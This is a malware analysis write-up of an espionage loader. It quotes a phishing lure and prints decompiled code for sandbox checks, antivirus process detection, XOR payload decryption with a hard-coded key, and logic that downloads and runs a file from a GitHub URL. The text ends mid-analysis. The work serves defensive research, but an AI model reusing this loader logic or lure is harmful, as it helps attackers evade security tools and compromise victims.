Malware Analysis - Diaoyu Loader

In the first quarter of 2025, Unit 42 from Palo Alto Networks tracked a threat actor group named “TGR-STA-1030” aka “UNC6619” that was involved in a cyberattack campaign called “The Shadow Campaigns”, which targeted a various countries, including Thailand.

I found this sample on: **MalwareBazaar.**

Changes to the Organizational Structure of the [Country] [Ministry]

[Redacted Name] <[redacted_user]@yahoo.com>

Dear Colleagues,

We hope you are having a good day.

We are proud to announce that the [Country] [Ministry] has made several important changes to its organizational structure. These changes are part of our commitment to streamline the work of the Ministry, improve internal cooperation, and enhance our international relations.

These changes aim to ensure that we are better able to respond to the global political situation and international challenges.

A detailed overview of the new organizational structure can be found in the attachment. We encourage you to familiarize yourself with the changes and be aware of the activities that will take place in the coming weeks.

https://mega.nz.file/[identifier]

If you have any questions or require further information, please contact [contact person/department]. We are happy to provide further information or support as needed.

We thank you for your cooperation and look forward to our further joint efforts!

Best wishes.

Unit 42 — The Shadow Campaigns: Uncovering Global Espionage

Table of Contents

Sample Overview

Inside the downloaded archive, there are two files. One is a “pic1.png”, and the other is “Politsei- ja Piirivalveameti organisatsiooni struktuuri muudatused.exe”, which has a Microsoft Word icon.

Figure 1. Masquerading of the malicious executable file.

The sample was written in C++ and was compiled around February 13, 2025, using Microsoft Visual Studio 2019. Also, in the given sample, the appended bytes (overlay) show that the binary is digitally signed.



Figure 2. Identified the compile time and languages used by the sample.

It used “Zoom Video Communications, Inc.” as the signer of the certificate. However, the current version of the legitimate Zoom Meeting application uses “Zoom Communicate, Inc.” instead.

As correlated with the compilation time of the binary and the timestamp of the certificate signature, the status shows that the certificate cannot be verified, with that, certificate expiration could be one possible cause, which raises suspicion.

Diaoyu Loader

details	
name	**Zoom Video Communications, Inc.**
signature-info	The digital signature of the object did not verify.
issued-by	DigiCert EV Code Signing CA (SHA2)
stamp > signing	Mon May 17 18:22:21 2021
valid-from	Fri Feb 26 07:00:00 2021
valid-to	Thu Mar 03 06:59:59 2022
serial-number	03B4BC5EE79D842C03930B8619EDEAE4
thumbprint	n/a
signature-algorithm	sha256RSA
program-name	Zoom Video Communications, Inc.
email	n/a
more-info-url	n/a

Zoom Application 6.7.0

details	
name	**Zoom Communications, Inc.**
signature-info	This digital signature is OK.
issued-by	DigiCert Trusted G4 Code Signing RSA4096 SHA256 2021 CA1
stamp > signing	Tue Feb 10 15:31:45 2026
valid-from	Tue Jan 13 07:00:00 2026
valid-to	Wed Apr 08 06:59:59 2026
serial-number	04E7D8A594DD169C53A9DE9CB08D7443
thumbprint	n/a
signature-algorithm	sha256RSA
program-name	Zoom Communications, Inc.
email	n/a
more-info-url	n/a

Figure 3. Signed expired certificate.

The overall entropy values show that the sample does not implement any packing methods.



Figure 4. The given sample is not packed overall.

Virtualization/Sandbox Evasion: System Checks (T1497.001)

First, the function “GetSystemMetricsForDpi” is called with the argument “nIndex” set to zero, which refers to the width of the primary display screen in pixels. It then checks whether the screen width is less than 1440p pixels, if so, it exits with an error.

It also attempted to open an image file named “pic1.png”, which was included in the archive and located in the same directory as the executable. If it cannot open the image file, it exits with an error.

```
if ( (int)GetSystemMetricsForDpi(0, 96, envp) < 1440 )
  return 1;
v3 = fopen("pic1.png", "r");
if ( !v3 )
  return 1;
fclose(v3);
memset(Buffer, 0, 0x104u);
if ( !GetEnvironmentVariableA("USERPROFILE", Buffer, 0x104u) )
  return 1;
memset(&FileName, 0, 0x104u);
v4 = &v55[255];
do
  ++v4;
while ( *v4 );
strcpy(v4, Buffer);
GetModuleFileNameA(nullptr, Filename, 0x104u);
```

Figure 5. The program exits if the screen width is under 1440p and the image fails to open.

File and Directory Discovery (T1083)

After that, the function “GetEnvironmentVariableA” is called to retrieve the “USERPROFILE” environment variable, which’s equivalent to “%USERPROFILE%”.

Followed by a call to “GetModuleFileNameA” to retrieve the process current path, and the result is stored in the “FileName” buffer.

```
if ( (int)GetSystemMetricsForDpi(0, 96, envp) < 1440 )
  return 1;
v3 = fopen("pic1.png", "r");
if ( !v3 )
  return 1;
fclose(v3);
memset(Buffer, 0, 0x104u);
if ( !GetEnvironmentVariableA("USERPROFILE", Buffer, 0x104u) )
  return 1;
memset(&FileName, 0, 0x104u);
v4 = &v55[255];
do
  ++v4;
while ( *v4 );
strcpy(v4, Buffer);
GetModuleFileNameA(nullptr, Filename, 0x104u);
```

Figure 6. Retrieved USERPROFILE environment variable and the process current path.

Then the retrieved “USERPROFILE” is concatenated with the “Link” path, resulting in “C:\Users\<Username>\Links”.



Figure 7. Links path concatenation.

Later, another concatenation is performed, this time with the current executed file, appending a new “docx” extension.



Figure 8. Current executed file with DOCX concatenation.

It then checks whether a file at “C:\Users\<Username>\Links\<filename.docx>” exists. To do this, it calls the “fopen” function to attempt to read the file. If the file exists, the “ShellExecuteExA” function is then called to execute it.

```
if ( fopen(FileName, "r") )
{
  memset(&pExecInfo, 0, 24);
  memset(&pExecInfo.lpParameters, 0, 80);
  pExecInfo.cbSize = 112;
  pExecInfo.lpFile = FileName;
  pExecInfo.nShow = 5;
  ShellExecuteExA(&pExecInfo);
}
else
{
```

Figure 9. Executes the provided file, if it exists.

Obfuscated Files or Information: Encrypted/Encoded File (T1027.013)

However, if the file was not found, it will then clean up the “v54” variable, which was used earlier, and reuse it as the first argument of a “sub_1400011C0” function, with the second argument being hexadecimal string.

```
else
{
  memset(v54, 0, sizeof(v54));
  sub_1400011C0(v54, "7D3C391442200120392116084334023A353C2B0418344B04131440424E1E39267468");
  memset(v55, 0, sizeof(v55));
  v28 = &v54[255];
  do
    ++v28;
  while ( *v28 );
  strcpy(v28, v54);
```

Figure 10 Clean the memory block of v54, followed by a call to the function sub_1400011C0.

Now, inside the “sub_1400011C0” function, is where a custom XOR-based operation is identified.

```
if ( a1 > (unsigned __int64)&aRqvwltoemoyk1q[v14] || v14 + a1 < (unsigned __int64)"RQVwlToEMOyk1QqOWICpqSesrfomtmIR" )
{
  v15 = a1 + 32;
  v16 = &aRqvwltoemoyk1q[-a1 + 16];
  do
  {
    v17 = _mm_loadu_si128((const __m128i *)(v15 - 32));
    v6 += 64;
    v18 = _mm_loadu_si128((const __m128i *)&aRqvwltoemoyk1q[v15 - a1 - 32]);
    v19 = _mm_loadu_si128((const __m128i *)&aRqvwltoemoyk1q[v15 - a1]);
    v15 += 64LL;
    *(__m128i *)(v15 - 96) = _mm_xor_si128(v18, v17);
    *(__m128i *)(v15 - 80) = _mm_xor_si128(
                               _mm_loadu_si128((const __m128i *)&v16[v15 - 96]),
                               _mm_loadu_si128((const __m128i *)(v15 - 80)));
    v20 = _mm_loadu_si128((const __m128i *)&v16[v15 - 64]);
    *(__m128i *)(v15 - 64) = _mm_xor_si128(v19, _mm_loadu_si128((const __m128i *)(v15 - 64)));
    *(__m128i *)(v15 - 48) = _mm_xor_si128(v20, _mm_loadu_si128((const __m128i *)(v15 - 48)));
  }
  while ( (__int64)(-32LL - a1 + v15) < (int)(v5 - (v5 & 0x3F)) );
}
```

Figure 11. Identified a custom XOR-based operation.

At first, the given hexadecimal values from the parameters are used to convert into a byte string.

Figure 12. Convert from hexadecimal to a byte string.

Next, those byte values are used in XOR operations with a hard-coded key of "RQVwlToEMOyk1QqOWICpqSesrfomtmIR".



Figure 13. XOR operation with a hard-coded key.

After the XOR operations are done, the result is shown in reverse. Then, a reverse character operation is performed to get an actual result to be used in further operations.

Note that in the further analysis, the function name will be changed from “sub_1400011C0” to “xor_dec”.



Figure 14. Reverse the XOR result to get the actual result string.

Also, the decryption process or formula can be implemented using a tool such as CyberChef.



Figure 15. Implementation of CyberChef for decryption.

Process Discovery (T1057)

It also checks for specified hard-coded processes to determine whether any antivirus-related processes exist on the machine. If any of the antivirus related processes exist, self termination is then performed.

See **Conclusion** for more details of the antivirus-related processes.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
pe.dwSize = 304;
if ( Process32First(Toolhelp32Snapshot, &pe) )
{
  do
  {
    v31 = 0;
    while ( 1 )
    {
      v32 = aAvpExe[v31++];                 // avp.exe
      if ( v32 != pe.szExeFile[v31 - 1] )
        break;
      if ( v31 == 8 )
        goto LABEL_95;
    }
    if ( !strcmp("SentryEye.exe", pe.szExeFile)
      || !strcmp("EPSecurityService.exe", pe.szExeFile)
      || !strcmp("SentinelUI.exe", pe.szExeFile)
      || !strcmp("NortonSecurity.exe", pe.szExeFile) )
    {
LABEL_95:
      CloseHandle(Toolhelp32Snapshot);
      exit(0);
    }
  }
  while ( Process32Next(Toolhelp32Snapshot, &pe) );
}
```

Figure 16. Checking for antivirus-related processes.

Obfuscated Files or Information: Dynamic API Resolution (T1027.007)

Inside the “sub_1400014D0” function, a dynamic API resolution technique is implemented. The required library is “urlmon.dll”, with the specific function “URLDownloadToFileW” which is already hard-coded and also encrypted.

```
xor_dec((unsigned __int64)ProcName, (__int64)"05343A1E2A3B3B212C201505463E3503051C");// URLDownloadToFileW
LibraryA = LoadLibraryA("urlmon.dll");
ProcAddress = GetProcAddress(LibraryA, ProcName);
```

Figure 17. Dynamically resolve the URLDownloadToFileW function.

Initial Ingress Tool Transfer (T1105)

Step out of the “sub_1400014D0” function. The first argument of the very first call to the function is a path to “C:\Users\<Username>\Links\<filename.docx>”.



Figure 18. First argument passed to sub_1400014D0.

The second argument is a target URL to reach, which in this case is “https://raw.githubusercontent.com/padeqav/WordPress/refs/heads/master/wp-includes/images/admin-bar-sprite.png”.



Figure 19. Second argument passed to sub_1400014D0.

Now, step into the “sub_1400014D0” function again. After all the argument passing and dynamic API resolution are done, the “URLDownloadToFileW” function is called to download a file from the specified URL.

```
v20 = sub_1400013C0(a2);
if ( ((int (__fastcall *)(_QWORD, char *, CHAR *, _QWORD, _QWORD))ProcAddress)(0, v20, v13, 0, 0) < 0 )
  return 0;
FileA = CreateFileA(FileName, 0x80000000, 0, nullptr, 3u, 0x80u, nullptr);
FileSize = GetFileSize(FileA, nullptr);
ProcessHeap = GetProcessHeap();
v24 = (char *)HeapAlloc(ProcessHeap, 8u, (unsigned int)FileSize);
ReadFile(FileA, v24, FileSize, &NumberOfBytesRead, nullptr);
CloseHandle(FileA);
```

Figure 20. Downloading a file using the URLDownloadToFileW function.

If the download is successful, “CreateFileA” is then called to initialize a file handle for the specified file name and path “C:\Users\<Username>\Links\<filename.docx>”. Then, the “ReadFile” function is called to read the contents of the downloaded file, which are stored in “v24”, a buffer size is equal to that downloaded file.

```
v20 = sub_1400013C0(a2);
if ( ((int (__fastcall *)(_QWORD, char *, CHAR *, _QWORD, _QWORD))ProcAddress)(0, v20, v13, 0, 0) < 0 )
  return 0;
FileA = CreateFileA(FileName, 0x80000000, 0, nullptr, 3u, 0x80u, nullptr);
FileSize = GetFileSize(FileA, nullptr);
ProcessHeap = GetProcessHeap();
v24 = (char *)HeapAlloc(ProcessHeap, 8u, (unsigned int)FileSize);
ReadFile(FileA, v24, FileSize, &NumberOfBytesRead, nullptr);
CloseHandle(FileA);
```

Figure 21. Reading the file contents and storing them in the v24 buffer.

Then, another XOR operation is performed using the same key as in the previous analysis to decrypt the contents of the downloaded file. See **Obfuscated Files or Information: Encrypted/Encoded File (T1027.013)** for more details.

```
if ( FileSize )
{
  v30 = v24;
  do
  {
    v31 = v29++ + 5;
    *v30++ ^= aRqvwltoemoyk1q[v31 & 0x1F];     // RQVwlToEMOyk1QqOWICpqSesrfomtmIR
  }
  while ( v29 < FileSize );
}
```

Figure 22. Decrypting the contents of the v24 buffer using an XOR operation.

After the XOR operation is completed, another file handle is initialized using the same file name as the previous handle. Then, the “WriteFile” function is called to write the decrypted contents in the buffer to the specified file path “C:\Users\<Username>\Links\<filename.docx>”.

If the condition given by the third parameter is true, the downloaded file will begin to execute.

```
v32 = CreateFileA(lpFileName, 0xC0000000, 2u, nullptr, 4u, 0x80u, nullptr);
WriteFile(v32, v24, FileSize, &NumberOfBytesWritten, nullptr);
CloseHandle(v32);
if ( a3 )
{
  memset(&pExecInfo, 0, 24);
  pExecInfo.cbSize = 112;
  pExecInfo.lpFile = lpFileName;
  memset(&pExecInfo.nShow, 0, 64);
  pExecInfo.nShow = 5;
  *(_OWORD *)&pExecInfo.lpParameters = 0;
  ShellExecuteExA(&pExecInfo);
}
return 1;
```

Figure 23. Writing a new file and executing the newly created file.

Final Ingress Tool Transfer (T1105)

Now, the second file that will be downloaded and executed is set up before being passed as an argument to the “sub_1400014D0” function. This time, the file name and path “C:\Users\<Username>\Videos\msedgeupdate.dll” are passed as the first argument.

